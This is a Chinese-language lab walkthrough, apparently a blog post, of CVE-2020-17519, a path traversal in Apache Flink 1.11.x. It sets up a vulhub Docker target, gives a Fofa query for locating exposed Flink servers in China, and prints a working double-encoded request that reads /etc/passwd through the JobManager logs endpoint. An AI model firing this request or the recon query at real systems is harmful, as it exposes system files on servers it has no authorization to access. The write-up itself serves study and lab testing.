

Apache Flinkjobmanager/logs 路径遍历 (CVE-2020-17519)

前言说明:

Apache Flink 是一个开源流处理框架，具有强大的流处理和批处理能力。

Apache Flink 1.11.0 中引入的一项更改（也在 1.11.1 和 1.11.2 中发布）允许攻击者通过 JobManager 进程的 REST 接口读取 JobManager 本地文件系统上的任何文件。

Fofa 语句查询:

```
country="CN" && js_name="runtime.0dcf16aad31edd73d8e8.js"
```

漏洞存在占比大概十分之六（按搜索出的单页面统计）

正文:

环境搭建:


我们使用 vulhub 进行环境搭建，具体漏洞打开目录：

/vulhub-master/flink/CVE-2020-17519

开启命令：docker-compose up -d

```
root@bai-virtual-machine:~# cd ./vulhub-master/flink/CVE-2020-17519
root@bai-virtual-machine:~/vulhub-master/flink/CVE-2020-17519# docker-compose up -d
[+] Running 13/13
# flink Pulled
# 756975cb9c7e Pull complete
# d77915b4e630 Pull complete
# 5f37a0a41b6b Pull complete
# 713f7746108e Pull complete
# ba38f0ad15ed Pull complete
# aef0ecd4b451 Pull complete
# 745520d3d21c Pull complete
# 24ce52e15aef Pull complete
# 6950aa5565b1 Pull complete
# da2ad2520eb4 Pull complete
# 595912530b85 Pull complete
# 28c84529d07e Pull complete
[+] Running 2/2
# Network cve-2020-17519_default Created
# Container cve-2020-17519-flink-1 Started
root@bai-virtual-machine:~/vulhub-master/flink/CVE-2020-17519# docker-compose ps
NAME                                COMMAND                                SERVICE    STATUS    PORTS
cve-2020-17519-flink-1              "/docker-entrypoint..."            flink      running   0.0.0.0:6123->6123/tcp, 0.0.0.0:8081->8081/tcp, :::6123->6123/tcp, :::8081->8081/tcp
```

打开成功后访问 <http://192.168.0.110:8081/#/submit> 即可红色部分换成你自己的靶机 IP



这样即可完成搭建工作

漏洞利用:

利用方式很简单, 直接构建 poc

<http://192.168.0.110:8081/jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd>

红色部分加入到网站后即可, 读取网站中/etc/passwd 目录



这里对%252f 解释一下, 这个是对/进行 url 编码加密两次后的值

输入: /

encodeURIComponent/decodeURIComponent

编码(encode)

输出: %2F

转换内容: %2F

encodeURIComponent/decodeURIComponent

编码(encode)

转换结果: %252F

参考文章:

<https://vulhub.org/#/environments/flink/CVE-2020-17519/>

作者: 【白】

交流群: 70844080

公众号: 白安全组

仅供学习研究